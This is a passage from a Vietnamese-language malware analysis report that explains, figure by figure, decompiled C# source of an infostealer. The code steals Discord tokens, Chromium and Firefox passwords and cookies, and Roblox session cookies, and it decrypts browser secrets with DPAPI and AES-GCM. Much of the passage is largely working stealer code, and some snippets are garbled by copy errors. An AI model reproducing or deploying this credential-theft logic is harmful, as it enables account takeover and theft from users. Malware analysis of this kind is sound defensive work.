**Directory.GetFiles(...).Where(...)**

Lấy danh sách các file hợp lệ trong leveldb.

**text2 = await reader.ReadToEndAsync();**

Đọc từng file để trích xuất nội dung.

**foreach (object obj2 in regex.Matches(text2))**

Tìm tất cả token đã mã hóa có dạng:

dQw4w9WgXcQ:<base64 encoded token>

---

## Bước 3: Giải mã từng token

**text3 = Convert.FromBase64String(...);**

Giải mã chuỗi base64 (sau dQw4w9WgXcQ:).

**text3 = Class17.smethod\_0(..., key);**

Sử dụng key lấy từ file Local State để giải mã token Discord thực sự.

**processes.Add(Class17.AddAccount(text3));**

Nếu token hợp lệ, thêm vào danh sách xử lý tiếp bằng hàm AddAccount().

---

## Bước 4: Chờ tất cả task xử lý token hoàn tất

**await Task.WhenAll(processes);**

```

// Token: 0x0000001A RID: 26  RVA: 0x0000001E File Offset: 0x0000001E
private static async Task MethodB(string path)
{
    string[] allowedExtensions = new string[] { ".log", ".ldb" };
    Regex regex = new Regex("dQw4w96gXcQ:[^\\\"\\\\(\\.)\\\\\\\"]*[^\\\"]*", RegexOptions.Compiled);
    List<Task> processes = new List<Task>();
    List<string> obtainedTokens = new List<string>();
    string text = Path.Combine(path, "Local State");
    string levelDbPath = Path.Combine(path, "Local Storage", "leveldb");
    if (File.Exists(text) && Directory.Exists(levelDbPath))
    {
        try
        {
            string text2;
            using (FileStream fs = new FileStream(text, FileMode.Open, FileAccess.Read, FileShare.ReadWrite))
            {
                using (StreamReader reader = new StreamReader(fs))
                {
                    text2 = await reader.ReadToEndAsync();
                }
                StreamReader reader = null;
            }
            FileStream fs = null;
            object obj = GClass17.smethod_0(text2);
            if (Class17.<>o_8.<>p_2 == null)
            {
                Class17.<>o_8.<>p_2 = CallSite<Func<CallSite, object, string>>.Create(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(string), typeof(Class17)));
            }
            Func<CallSite, object, string> target = Class17.<>o_8.<>p_2.Target;
            CallSite <>p_1 = Class17.<>o_8.<>p_2;
            if (Class17.<>o_8.<>p_1 == null)
            {
                Class17.<>o_8.<>p_1 = CallSite<Func<CallSite, object, string, object>>.Create(Binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[]
                {
                    CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                    CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
                }));
            }
            Func<CallSite, object, string, object> target2 = Class17.<>o_8.<>p_1.Target;
            CallSite <>p_2 = Class17.<>o_8.<>p_1;
            if (Class17.<>o_8.<>p_0 == null)
            {
                Class17.<>o_8.<>p_0 = CallSite<Func<CallSite, object, string, object>>.Create(Binder.GetIndex(CSharpBinderFlags.None, typeof(Class17), new CSharpArgumentInfo[]
                {
                    CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                    CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
                }));
            }
            byte[] key = Convert.FromBase64String(target(<>p_0, target2(<>p_2, Class17.<>o_8.<>p_0.Target(Class17.<>o_8.<>p_0, obj, "os_crypt"), "encrypted_key"))).Skip(5).ToArray<byte>();
            string[] array = await Task.Run<string[]>(<delegated
            {
                IEnumerable<string> files = Directory.GetFiles(levelDbPath, "", SearchOption.TopDirectoryOnly);
                Func<string, bool> func;
                if (<Func = >9_1 == null)
                {
                    func = <=>9_1 = (string file) => allowedExtensions.Contains(Path.GetExtension(file));
                }
                return files.Where(func).ToArray<string>();
            });
            string[] array2 = array;
            for (int i = 0; i < array2.Length; i++)
            {
                using (FileStream fs = new FileStream(array2[i], FileMode.Open, FileAccess.Read, FileShare.ReadWrite))
                {
                    using (StreamReader reader = new StreamReader(fs))
                    {
                        text2 = await reader.ReadToEndAsync();
                    }
                    StreamReader reader = null;
                }
                fs = null;
                if (!string.IsNullOrWhiteSpace(text2))
                {
                    foreach (object obj2 in regex.Matches(text2))
                    {
                        string text3 = ((Match)obj2).Value;
                        if (text3.EndsWith("\\"))
                        {
                            text3 = text3.Take(text3.Length - 1).ToString();
                        }
                        text3 = Class17.smethod_0(Convert.FromBase64String(text3.Split(new string[] { "dQw4w96gXcQ:" }, StringSplitOptions.None)[1]), key);
                        if (!obtainedTokens.Contains(text3) && !string.IsNullOrWhiteSpace(text3))
                        {
                            processes.Add(Class17.AddAccount(text3));
                            obtainedTokens.Add(text3);
                        }
                    }
                }
                array2 = null;
                key = null;
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex);
            }
        }
        TaskAwaiter taskAwaiter = Task.WhenAll(processes).GetAwaiter();
        if (!taskAwaiter.IsCompleted)
        {
            await taskAwaiter;
            TaskAwaiter taskAwaiter2;
            taskAwaiter = taskAwaiter2;
            taskAwaiter2 = default(TaskAwaiter);
        }
        taskAwaiter.GetResult();
    }
}
// Token: 0x0000001B RID: 27  RVA: 0x00000020 File Offset: 0x00000020

```

Hình 47 MethodB()

\*\* Class17.smethod0()

### Tách các phần của buffer:

byte[] array = buffer.Skip(15).ToArray<byte>(); // Bỏ qua 15 byte đầu (có thể là header)  
 byte[] array3 = buffer.Skip(3).Take(12).ToArray<byte>(); // Lấy 12 byte làm IV  
 (Initialization Vector) byte[] array4 = array.Skip(array.Length - 16).ToArray<byte>(); // Lấy 16 byte cuối làm auth tag  
 array = array.Take(array.Length - array4.Length).ToArray<byte>();  
 // Phần còn lại là dữ liệu mã hóa

- Cấu trúc dữ liệu:

- [3 byte không rõ] + [12 byte IV] + [dữ liệu mã hóa] + [16 byte auth tag]
- **Giải mã protectedKey bằng DPAPI:**
- byte[] array2 = ProtectedData.Unprotect(protectedKey, null, DataProtectionScope.CurrentUser);
  - ProtectedData.Unprotect là hàm của Windows DPAPI (Data Protection API), chỉ hoạt động trên cùng máy tính và tài khoản người dùng.
- **Giải mã dữ liệu bằng AES-GCM:**
- byte[] array5 = new Class33().method\_0(array2, array3, null, array, array4);
  - Class33.method\_0 là **AES-GCM** (thuật toán mã hóa phổ biến trong Chromium).
  - Tham số:
    - array2: Khóa giải mã (từ DPAPI).
    - array3: IV (Initialization Vector).
    - array: Dữ liệu mã hóa.
    - array4: Auth tag (để xác thực tính toàn vẹn).
- **Chuyển đổi kết quả thành chuỗi UTF-8:**

text = Encoding.UTF8.GetString(array5);

```
private static string smethod_0(byte[] buffer, byte[] protectedKey)
{
    string text;
    try
    {
        byte[] array = buffer.Skip(15).ToArray<byte>();
        byte[] array2 = ProtectedData.Unprotect(protectedKey, null, DataProtectionScope.CurrentUser);
        byte[] array3 = buffer.Skip(3).Take(12).ToArray<byte>();
        byte[] array4 = array.Skip(array.Length - 16).ToArray<byte>();
        array = array.Take(array.Length - array4.Length).ToArray<byte>();
        byte[] array5 = new Class33().method_0(array2, array3, null, array, array4);
        text = Encoding.UTF8.GetString(array5);
    }
    catch (Exception ex)
    {
        Console.WriteLine(ex);
        text = string.Empty;
    }
    return text;
}
```

Hình 48 smethod\_0()

\*\*\* FireFoxMethod():

#### a. Tìm file SQLite

```
string[] array = await Task.Run<string[]>(() => Directory.GetFiles(path, "*.sqlite",
SearchOption.AllDirectories));
```

- Quét đệ quy tất cả file .sqlite trong thư mục Firefox (ví dụ: Profiles/xxx.default).

## b. Đọc nội dung file

```
using (FileStream fs = new FileStream(text, FileMode.Open, FileAccess.Read, FileShare.ReadWrite)) { using (StreamReader reader = new StreamReader(fs)) { text2 = await reader.ReadToEndAsync(); // Đọc toàn bộ nội dung file } }
```

- Mở file với quyền ReadShare để tránh bị phát hiện.

## c. Tìm token bằng Regex

```
Regex regex = new Regex("[\\w-]{24,26}\\.\\w-[6]\\.\\w-[25,110]", RegexOptions.Compiled); foreach (object obj in regex.Matches(text2)) { string value = ((Match)obj).Value; // Token Discord if (!obtainedTokens.Contains(value)) { processes.Add(class17.AddAccount(value)); // Gửi token về server obtainedTokens.Add(value); } }
```

- **Regex pattern** khớp với cấu trúc token Discord:

[24-26 ký tự] + "." + [6 ký tự] + "." + [25-110 ký tự]

Ví dụ: NDA1MTEzODQ2MjYw.DtH7lg.4VZzU2ZfQbM7Nl6o7XQz4XQz4XQz

```
// Token: 0x060002EB RID: 747 RVA: 0x0000F2A0 File Offset: 0x0000D4A0
private static async Task FireFoxMethod(string path)
{
    List<Task> processes = new List<Task>();
    List<string> obtainedTokens = new List<string>();
    Regex regex = new Regex("(\\w-){24,26}\\.(\\w-){6}\\.(\\w-){25,110}", RegexOptions.Compiled);
    string[] array = await Task.Run<string[]>(() => Directory.GetFiles(path, "*.sqlite", SearchOption.AllDirectories));
    foreach (string text in array)
    {
        try
        {
            string text2;
            using (FileStream fs = new FileStream(text, FileMode.Open, FileAccess.Read, FileShare.ReadWrite))
            {
                using (StreamReader reader = new StreamReader(fs))
                {
                    text2 = await reader.ReadToEndAsync();
                }
                StreamReader reader = null;
            }
            FileStream fs = null;
            if (!string.IsNullOrWhiteSpace(text2))
            {
                foreach (object obj in regex.Matches(text2))
                {
                    string value = ((Match)obj).Value;
                    if (!obtainedTokens.Contains(value) && !string.IsNullOrWhiteSpace(value))
                    {
                        processes.Add(class17.AddAccount(value));
                        obtainedTokens.Add(value);
                    }
                }
                goto IL_025D;
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex);
                goto IL_025D;
            }
            continue;
            IL_025D:;
        }
        string[] array2 = null;
        await Task.WhenAll(processes);
    }
}
```

Hình 49 FireFoxMethod()

Và cuối cùng malware thực hiện hàm smethod\_1()

Hàm này thực hiện một nhiệm vụ đơn giản nhưng quan trọng trong quy trình thu thập dữ liệu của mã độc:

- **Loại bỏ các bản ghi trùng lặp** trong danh sách Class17.list\_0 (danh sách chứa thông tin tài khoản Discord đã đánh cắp).
- Đảm bảo mỗi token Discord chỉ xuất hiện **một lần duy nhất** trong danh sách cuối cùng.

```
Class17.list_0 = (from t in Class17.list_0 group t by t.string_6 into t select  
t.First<Struct1>()).ToList<Struct1>();
```

- **group t by t.string\_6**: Nhóm các phần tử trong list\_0 theo giá trị của trường string\_6 (có thể là token Discord hoặc ID tài khoản).
- **select t.First<Struct1>()**: Từ mỗi nhóm, chỉ lấy phần tử **đầu tiên**.
- **.ToList<Struct1>()**: Chuyển kết quả thành danh sách mới và gán lại cho Class17.list\_0.

```
// Token: 0x060002F0 RID: 752 RVA: 0x0000F450 File offset: 0x0000D650  
private static void smethod_1()  
{  
    Class17.list_0 = (from t in Class17.list_0  
                      group t by t.string_6 into t  
                      select t.First<Struct1>()).ToList<Struct1>();  
}
```

Hình 50 smethod\_1()

Sau đó malware sẽ thực hiện các hàm khác để lấy thông tin.

\*\*\* GetPasswords():

#### a. Kiểm tra và lấy khóa giải mã

```
if (Directory.Exists(Class19.string_0)) { byte[] encryptionKey = await  
Class19.GetEncryptionKey(); if (encryptionKey != null) { // Tiếp tục thu thập mật khẩu } }
```

- Class19.string\_0 thường trả đến thư mục **User Data** của trình duyệt (ví dụ: %LocalAppData%\Google\Chrome\User Data).
- Class19.GetEncryptionKey() lấy **khóa giải mã** từ file Local State (dùng DPAPI hoặc AES-GCM).

#### b. Tìm file chứa mật khẩu (Login Data)

```
string[] loginDataFiles = await Task.Run(() => Directory.GetFiles(Class19.string_0, "Login  
Data", SearchOption.AllDirectories));
```

- File Login Data là **SQLite database** chứa thông tin đăng nhập (username, password, URL).

#### c. Sao chép file để tránh bị khóa

```
string tempFile = Path.Combine(Path.GetTempPath(), Class11.smethod_1(15)); // Tạo tên  
file ngẫu nhiên File.Copy(loginDataPath, tempFile); // Copy để tránh bị trình duyệt khóa file  
gốc
```

- Trình duyệt thường **khóa file Login Data** khi đang chạy, nên mã độc phải tạo bản sao  
để đọc.

#### d. Truy vấn SQLite để lấy mật khẩu

```
'GClass4 handler = new GClass4(tempFile);  
if (handler.method_9("logins")) // Kiểm tra bảng 'logins' có tồn tại không  
{ for (int i = 0; i < handler.method_2(); i++)  
{ string url = handler.method_5(i, "origin_url");  
string username = handler.method_5(i, "username_value");  
byte[] encryptedPassword = Encoding.Default.GetBytes(handler.method_5(i,  
"password_value"));  
byte[] decryptedPassword = await Class19.DecryptData(encryptedPassword);  
  
if (!string.IsNullOrEmpty(url) && !string.IsNullOrEmpty(username) &&  
decryptedPassword != null)  
{  
    passwords.Add(new Struct7(username, Encoding.UTF8.GetString(decryptedPassword),  
url));  
}  
}  
}'
```

- GClass4 là lớp xử lý **SQLite**, thực hiện truy vấn SELECT \* FROM logins.
- Class19.DecryptData() giải mã mật khẩu bằng **khóa đã lấy từ Local State**.

```

// Token: 0x00000315 RID: 789 RVA: 0x00011f38 File Offset: 0x00010138
internal static async Task<byte[]> GetPasswords()
{
    List<Struct> passwords = new List<Struct>();
    bool flag;
    TaskAwaiter<byte[]> taskAwaiter2;
    if (flag = Directory.Exists(class19.string_0))
    {
        TaskAwaiter<byte[]> taskAwaiter = Class19.GetEncryptionKey().GetAwaiter();
        if (!taskAwaiter.IsCompleted)
        {
            await taskAwaiter;
            taskAwaiter = taskAwaiter2;
            taskAwaiter2 = default(TaskAwaiter<byte[]>);
        }
        flag = taskAwaiter.GetResult() != null;
    }
    if (flag)
    {
        foreach (string text in await Task.Run<string[]>(() => Directory.GetFiles(class19.string_0, "Login Data", SearchOption.AllDirectories)))
        {
            try
            {
                string tempLoginDataPath;
                do
                {
                    tempLoginDataPath = Path.Combine(Path.GetTempPath(), class11.smethod_1(15));
                } while (!file.Exists(tempLoginDataPath));
                File.Copy(text, tempLoginDataPath);
                GClass4 handler = new GClass4(tempLoginDataPath);
                if (!handler.method_9("logins"))
                {
                    goto IL_0327;
                }
                for (int i = 0; i < handler.method_2(); i++)
                {
                    string url = handler.method_5(i, "origin_url");
                    string username = handler.method_5(i, "username_value");
                    TaskAwaiter<byte[]> taskAwaiter = Class19.DecryptData(Encoding.Default.GetBytes(handler.method_5(i, "password_value"))).GetAwaiter();
                    if (!taskAwaiter.IsCompleted)
                    {
                        await taskAwaiter;
                        taskAwaiter = taskAwaiter2;
                        taskAwaiter2 = default(TaskAwaiter<byte[]>);
                    }
                    byte[] result = taskAwaiter.GetResult();
                    if (!string.IsNullOrWhiteSpace(url) && !string.IsNullOrWhiteSpace(username) && result != null && result.Length != 0)
                    {
                        passwords.Add(new Struct(username, Encoding.UTF8.GetString(result), url));
                    }
                    url = null;
                    username = null;
                }
                File.Delete(tempLoginDataPath);
                tempLoginDataPath = null;
                handler = null;
                goto IL_0327;
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex);
                goto IL_0327;
            }
            continue;
        }
        string[] array = null;
    }
    return passwords.ToArray();
}

```

Hình 51 GetPasword()

\*\*\* DecyptData():

### a. Lấy khóa giải mã từ trình duyệt

byte[] array = await Class19.GetEncryptionKey(); // Lấy khóa từ Local State

- Class19.GetEncryptionKey() trả về **khóa mã hóa** (được lưu trong file Local State của trình duyệt).

### b. Kiểm tra phiên bản mã hóa

string @string = Encoding.Default.GetString(buffer); if (!@string.StartsWith("v10") && !@string.StartsWith("v11"))

- Nếu dữ liệu **không bắt đầu bằng v10 hoặc v11** → Giải mã bằng **DPAPI** (Windows).
- Nếu bắt đầu bằng v10/v11 → Giải mã bằng **AES-GCM** (Chrome/Edge).

### c. Giải mã bằng DPAPI (cho Firefox/phiên bản cũ)

```
decryptedData = ProtectedData.Unprotect(buffer, null, DataProtectionScope.CurrentUser);
```

- **ProtectedData.Unprotect** là hàm của Windows, chỉ giải mã được trên cùng máy tính và tài khoản người dùng.
  - Thường dùng để giải mã **cookies, session, mật khẩu Firefox**.
- 

### d. Giải mã bằng AES-GCM (cho Chrome/Edge)

```
'byte[] array3 = buffer.Skip(3).Take(12).ToArray<byte>(); // IV (Initialization Vector) byte[]  
array4 = buffer.Skip(15).ToArray<byte>(); // Phần dữ liệu mã hóa byte[] array5 =  
array4.Skip(array4.Length - 16).ToArray<byte>(); // Auth Tag (16 byte cuối) array4 =  
array4.Take(array4.Length - array5.Length).ToArray<byte>(); // Dữ liệu mã hóa (bỏ auth  
tag)
```

```
decryptedData = new Class33().method_0(array, array3, null, array4, array5); // AES-GCM`
```

- **array**: Khóa giải mã (lấy từ Local State).
- **array3**: IV (12 byte sau v10/v11).
- **array4**: Dữ liệu mã hóa.
- **array5**: Auth Tag (để kiểm tra tính toàn vẹn).
- **Class33.method\_0**: Hàm giải mã AES-GCM.

```

// Token: 0x060000314 RID: 788 RVA: 0x00011EF4 File Offset: 0x000100F4
private static async Task<byte[]> DecryptData(byte[] buffer)
{
    byte[] decryptedData = null;
    byte[] array = await Class19.GetEncryptionKey();
    byte[] array2;
    if (array == null)
    {
        array2 = null;
    }
    else
    {
        try
        {
            string @string = Encoding.Default.GetString(buffer);
            if (!@string.StartsWith("v10") && !@string.StartsWith("v11"))
            {
                decryptedData = ProtectedData.Unprotect(buffer, null, DataProtectionScope.CurrentUser);
            }
            else
            {
                byte[] array3 = buffer.Skip(3).ToArray<byte>();
                byte[] array4 = buffer.Skip(15).ToArray<byte>();
                byte[] array5 = array4.Skip(array4.Length - 16).ToArray<byte>();
                array4 = array4.Take(array4.Length - array5.Length).ToArray<byte>();
                decryptedData = new Class33().method_0(array, array3, null, array4, array5);
            }
        }
        catch (Exception ex)
        {
            Console.WriteLine(ex);
        }
        array2 = decryptedData;
    }
    return array2;
}

```

Hình 52 DecryptData()

\*\*\*GetEncryptionKey():

#### a. Kiểm tra cache khóa

if (Class19.byte\_0 != null) { return Class19.byte\_0; // Trả về khóa đã lấy trước đó }

- Tối ưu bằng cách **cache khóa** để tránh đọc file nhiều lần.

#### b. Đọc file Local State

string text = Path.Combine(Class19.string\_0, "Local State"); if (File.Exists(text)) { // Đọc nội dung file }

- Class19.string\_0 thường trả đến thư mục **User Data** của trình duyệt (ví dụ: %LocalAppData%\Google\Chrome\User Data).

#### c. Parse JSON và lấy encrypted\_key

string jsonContent = await File.ReadAllTextAsync(text); object jsonObj = GClass0 smethod\_0(jsonContent); // Deserialize JSON string encryptedKeyBase64 = jsonObj.os\_crypt.encrypted\_key; // Lấy giá trị encrypted\_key

- File Local State chứa JSON có trường os\_crypt.encrypted\_key (khóa mã hóa được bảo vệ bởi DPAPI).

#### d. Giải mã khóa bằng DPAPI

```
byte[] encryptedKey = Convert.FromBase64String(encryptedKeyBase64).Skip(5).ToArray();
byte[] decryptedKey = ProtectedData.Unprotect(encryptedKey, null,
DataProtectionScope.CurrentUser);
```

- **Bỏ 5 byte đầu** (tiêu đề DPAPI).
- **ProtectedData.Unprotect** giải mã khóa bằng DPAPI (chỉ hoạt động trên cùng máy tính và tài khoản người dùng).

### e. Cache và trả về khóa

Class19.byte\_0 = decryptedKey; // Lưu vào cache return decryptedKey;

```
// Token: 0x06000013 RID: 787 RVA: 0x00011EB8 File Offset: 0x00010B80
private static async Task<byte[]> GetEncryptionKey()
{
    byte[] array;
    if (Class19.byte_0 != null)
    {
        array = Class19.byte_0;
    }
    else
    {
        byte[] key = null;
        string text = Path.Combine(Class19.string_0, "Local State");
        if (File.Exists(text))
        {
            try
            {
                string text2;
                using (FileStream fs = new FileStream(text, FileMode.Open, FileAccess.Read, FileShare.ReadWrite))
                {
                    using (StreamReader reader = new StreamReader(fs))
                    {
                        text2 = await reader.ReadToEndAsync();
                    }
                    StreamReader reader = null;
                }
                FileStream fs = null;
                object obj = GClass.smethod_0(text2);
                if (Class19.<>_o_2.<>p_2 == null)
                {
                    Class19.<>o_3.<>p_2 = CallSite<Func<CallSite, object, string>.<Create>(Binder.Convert(CSharpBinderFlags.ConvertExplicit, typeof(string), typeof(Class19)));
                }
                Func<CallSite, object, string> target = Class19.<>o_3.<>p_2.Target;
                CallSite <>p_2 = Class19.<>o_3.<>p_2;
                if (Class19.<>o_3.<>p_1 == null)
                {
                    Class19.<>o_3.<>p_1 = CallSite<Func<CallSite, object, string, object>.<Create>(Binder.GetIndex(CSharpBinderFlags.None, typeof(Class19), new CSharpArgumentInfo[][]
                    {
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
                    }));
                }
                Func<CallSite, object, string, object> target2 = Class19.<>o_3.<>p_1.Target;
                CallSite <>p_2 = Class19.<>o_3.<>p_1;
                if (Class19.<>o_3.<>p_0 == null)
                {
                    Class19.<>o_3.<>p_0 = CallSite<Func<CallSite, object, string, object>.<Create>(Binder.GetIndex(CSharpBinderFlags.None, typeof(Class19), new CSharpArgumentInfo[][]
                    {
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.None, null),
                        CSharpArgumentInfo.Create(CSharpArgumentInfoFlags.UseCompileTimeType | CSharpArgumentInfoFlags.Constant, null)
                    }));
                }
                string text3 = target(<>p_2, target2(<>p_2, Class19.<>o_3.<>p_0.Target(Class19.<>o_3.<>p_0, obj, "os_crypt"), "encrypted_key"));
                key = ProtectedData.Unprotect(Convert.FromBase64String(text3).Skip(5).ToArray(), null, DataProtectionScope.CurrentUser);
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex);
            }
        }
        if (key != null)
        {
            Class19.byte_0 = key;
            array = Class19.byte_0;
        }
        else
        {
            array = null;
        }
    }
    return array;
}
```

Activate W

Hình 53 GetEncryptionKey()

\*\*\* GetCookie():

#### a. Kiểm tra và lấy khóa giải mã

```
if (Directory.Exists(Class19.string_0)) { byte[] encryptionKey = await
Class19.GetEncryptionKey(); if (encryptionKey != null) { // Tiếp tục thu thập cookies } }
```

- Class19.string\_0 trỏ đến thư mục **User Data** của trình duyệt (ví dụ: %LocalAppData%\Google\Chrome\User Data).
- Class19.GetEncryptionKey() lấy khóa giải mã từ file Local State.

### b. Tìm file Cookies

```
string[] cookieFiles = await Task.Run(() => Directory.GetFiles(Class19.string_0, "Cookies", SearchOption.AllDirectories));
```

- File Cookies là **SQLite database** chứa tất cả cookies của trình duyệt.

### c. Sao chép file để tránh bị khóa

```
string tempFile = Path.Combine(Path.GetTempPath(), Class11.smethod_1(15)); // Tạo tên file ngẫu nhiên File.Copy(cookiePath, tempFile); // Copy để tránh bị trình duyệt khóa file gốc
```

- Trình duyệt thường **khóa file Cookies** khi đang chạy, nên mã đọc phải tạo bản sao để đọc.

### d. Truy vấn SQLite để lấy cookies

```
'GClass4 handler = new GClass4(tempFile); if (handler.method_9("cookies")) // Kiểm tra bảng 'cookies' có tồn tại không { for (int i = 0; i < handler.method_2(); i++) { string host = handler.method_5(i, "host_key"); // Domain (ví dụ: ".facebook.com") string name = handler.method_5(i, "name"); // Tên cookie (ví dụ: "sessionid") string path = handler.method_5(i, "path"); // Đường dẫn (ví dụ: "/") byte[] encryptedValue = Encoding.Default.GetBytes(handler.method_5(i, "encrypted_value")); // Giá trị cookie đã mã hóa ulong expiry = Convert.ToInt64(handler.method_5(i, "expires_utc")); // Thời gian hết hạn byte[] decryptedValue = await Class19.DecryptData(encryptedValue); // Giải mã if (!string.IsNullOrEmpty(host) && !string.IsNullOrEmpty(name) && decryptedValue != null) { cookies.Add(new Struct8(host, name, path, Encoding.UTF8.GetString(decryptedValue), expiry)); } } }
```

- GClass4 là lớp xử lý **SQLite**, thực hiện truy vấn SELECT \* FROM cookies.
- Class19.DecryptData() giải mã cookie bằng **AES-GCM hoặc DPAPI**.

```

// Token: 0x06000316 RID: 790 RVA: 0x00011F74 File Offset: 0x00010174
internal static async Task<>[]> GetCookies()
{
    List<struct> cookies = new List<Struct>();
    bool flag;
    TaskAwaiter<byte[]> taskAwaiter2;
    if (flag = Directory.Exists(Class19.string_0))
    {
        TaskAwaiter<byte[]> taskAwaiter = Class19.GetEncryptionKey().GetAwaiter();
        if (!taskAwaiter.IsCompleted)
        {
            await taskAwaiter;
            taskAwaiter = taskAwaiter2;
            taskAwaiter2 = default(TaskAwaiter<byte[]>);
        }
        flag = taskAwaiter.GetResult() != null;
    }
    if (flag)
    {
        foreach (string text in await Task.Run<string[]>(() => Directory.GetFiles(Class19.string_0, "Cookies", SearchOption.AllDirectories)))
        {
            try
            {
                string tempCookiesFilePath;
                do
                {
                    tempCookiesFilePath = Path.Combine(Path.GetTempPath(), Class11.smethod_1(15));
                } while (File.Exists(tempCookiesFilePath));
                File.Copy(text, tempCookiesFilePath);
                GClass4 handler = new GClass4(tempCookiesFilePath);
                if (!handler.method_9("cookies"))
                {
                    goto IL_0377;
                }
                for (int i = 0; i < handler.method_2(); i++)
                {
                    string host = handler.method_5(i, "host_key");
                    string name = handler.method_5(i, "name");
                    string path = handler.method_5(i, "path");
                    byte[] bytes = Encoding.Default.GetBytes(handler.method_5(i, "encrypted_value"));
                    ulong expiry = Convert.ToInt64(handler.method_5(i, "expires_utc"));
                    TaskAwaiter<byte[]> taskAwaiter = Class19.DecryptData(bytes).GetAwaiter();
                    if (!taskAwaiter.IsCompleted)
                    {
                        await taskAwaiter;
                        taskAwaiter = taskAwaiter2;
                        taskAwaiter2 = default(TaskAwaiter<byte[]>);
                    }
                    byte[] result = taskAwaiter.GetResult();
                    if (!string.IsNullOrWhiteSpace(host) && !string.IsNullOrWhiteSpace(name) && result != null && result.Length != 0)
                    {
                        cookies.Add(new Struct(host, name, path, Encoding.UTF8.GetString(result), expiry));
                    }
                    host = null;
                    name = null;
                    path = null;
                }
                File.Delete(tempCookiesFilePath);
                tempCookiesFilePath = null;
                handler = null;
                goto IL_0377;
            }
            catch (Exception ex)
            {
                Console.WriteLine(ex);
                goto IL_0377;
            }
            continue;
            IL_0377:;
        }
        string[] array = null;
    }
    return cookies.ToArray();
}

```

Hình 54 GetCookie()

Malware tiến hành gọi hàm GetPasswordS() và GetCookies() từ Class19() - Class31() nội dung của 2 hàm này ở tất cả các Class đều giống nhau. Chỉ khác mỗi Class sẽ nhắm đến Password và Cookie của Web/Ứng dụng khác nhau.

\*\*\*\*\*Class9.GetCookies(): Hàm này là một phần của **mã độc chuyên đánh cắp cookie**, đặc biệt nhắm vào **cookie ROBLOSECURITY** của Roblox và các cookie trình duyệt khác.

#### a. Lấy cookie ROBLOSECURITY từ registry

```

`foreach (string registryPath in new string[] { "HKCU", "HKLN" }) // Duyệt qua registry {
    using (Process process = new Process()) {
        process.StartInfo.FileName = "powershell.exe";
        process.StartInfo.Arguments = $"Get-ItemPropertyValue -Path
        {registryPath}:SOFTWARE\Roblox\RobloxStudioBrowser\roblox.com -Name
        .ROBLOSECURITY"; process.StartInfo.RedirectStandardOutput = true; process.Start();
        process.WaitForExit();

        if (process.ExitCode == 0) // Nếu thành công
        {
            string output = await process.StandardOutput.ReadToEndAsync();
            MatchCollection matches = regex.Matches(output); // Tìm cookie bằng regex
            foreach (Match match in matches)
            {
                string cookie = match.Value;
                if (!Class9.list_0.Contains(cookie))
                {
                    Class9.list_0.Add(cookie); // Thêm vào danh sách
                }
            }
        }
    }
}
```

```

- **Regex pattern:** \_\\|WARNING:-DO-NOT-SHARE-THIS.--Sharing-this-will-allow-
someone-to-log-in-as-you-and-to-steal-your-ROBUX-and-items.\\\_[A-Z0-9]+

→ Nhận diện cookie ROBLOSECURITY.

- **Kiểm tra cả 2 registry:**

- HKCU (Current User)
- HKLN (Local Machine)

## b. Lấy cookie từ trình duyệt

```

Task<Struct8[]>[] browserTasks = getBrowserCookiesTasks; // Các task lấy cookie từ trình
duyệt
foreach (var task in browserTasks) {
    Struct8[] browserCookies = await task; // Chờ kết
quả
    foreach (Struct8 cookie in browserCookies.Where(c => regex.IsMatch(c.string_3))) {
        Lọc cookie phù hợp {
            if (!Class9.list_0.Contains(cookie.string_3)) {
                Class9.list_0.Add(cookie.string_3); // Thêm vào danh sách
            }
        }
    }
}
```

```

- **Struct8** có thể chứa thông tin cookie:

- o string\_3: Giá trị cookie (ví dụ: token đăng nhập).
- Chỉ lưu cookie khớp với regex (tránh lưu cookie không quan trọng).

### c. Trả về danh sách cookie

return Class9.list\_0.ToArray(); // Chuyển sang mảng và trả về

```

internal static async Task<string[]> GetCookie(params Task<Struct1>[][]) getBrowserCookiesTasks
{
    Class9.<>c_DisplayClass2_0 CS$<>8__locals1 = new Class9.<>c_DisplayClass2_0();
    CS$<>8__locals1.regex = new Regex(".*\\\\|WARNING--DO-NOT-SHARE-THIS--Sharing-this-will-allow-someone-to-log-in-as-you-and-to-steal-your-ROBUX-and-items\\\\.\\\\|[A-Z0-9]*", RegexOptions.Compiled);
    foreach (string text in new string[] { "HKCU", "HKLN" })
    {
        using (Process process = new Process())
        {
            process.StartInfo.FileName = "powershell.exe";
            process.StartInfo.Arguments = "Get-ItemPropertyValue -Path " + text + ".SOFTWARE\\Roblox\\RobloxStudioBrowser\\roblox.com -Name .ROBLOSECURITY";
            process.StartInfo.RedirectStandardOutput = true;
            process.StartInfo.CreateNoWindow = true;
            process.StartInfo.UseShellExecute = false;
            process.Start();
            process.WaitForExit();
            if (process.ExitCode == 0)
            {
                Regex regex = CS$<>8__locals1.regex;
                string text2 = await process.StandardOutput.ReadToEndAsync();
                MatchCollection matchCollection = regex.Matches(text2);
                regex = null;
                foreach (object obj in matchCollection)
                {
                    string value = ((Match)obj).Value;
                    if (!Class9.list_0.Contains(value))
                    {
                        Class9.list_0.Add(value);
                    }
                }
            }
        }
        Process process = null;
    }
    string[] array = null;
    Task<Struct1>[][] array2 = getBrowserCookiesTasks;
    for (int i = 0; i < array2.Length; i++)
    {
        TaskAwaiter<Struct1>[] taskAwaiter = array2[i].GetAwaiter();
        if (!taskAwaiter.IsCompleted)
        {
            await taskAwaiter;
            TaskAwaiter<Struct1>[] taskAwaiter2;
            taskAwaiter = taskAwaiter2;
            taskAwaiter2 = default(TaskAwaiter<Struct1>[]);
        }
        IEnumerable<Struct1> result = taskAwaiter.GetResult();
        Func<Struct1, bool> func;
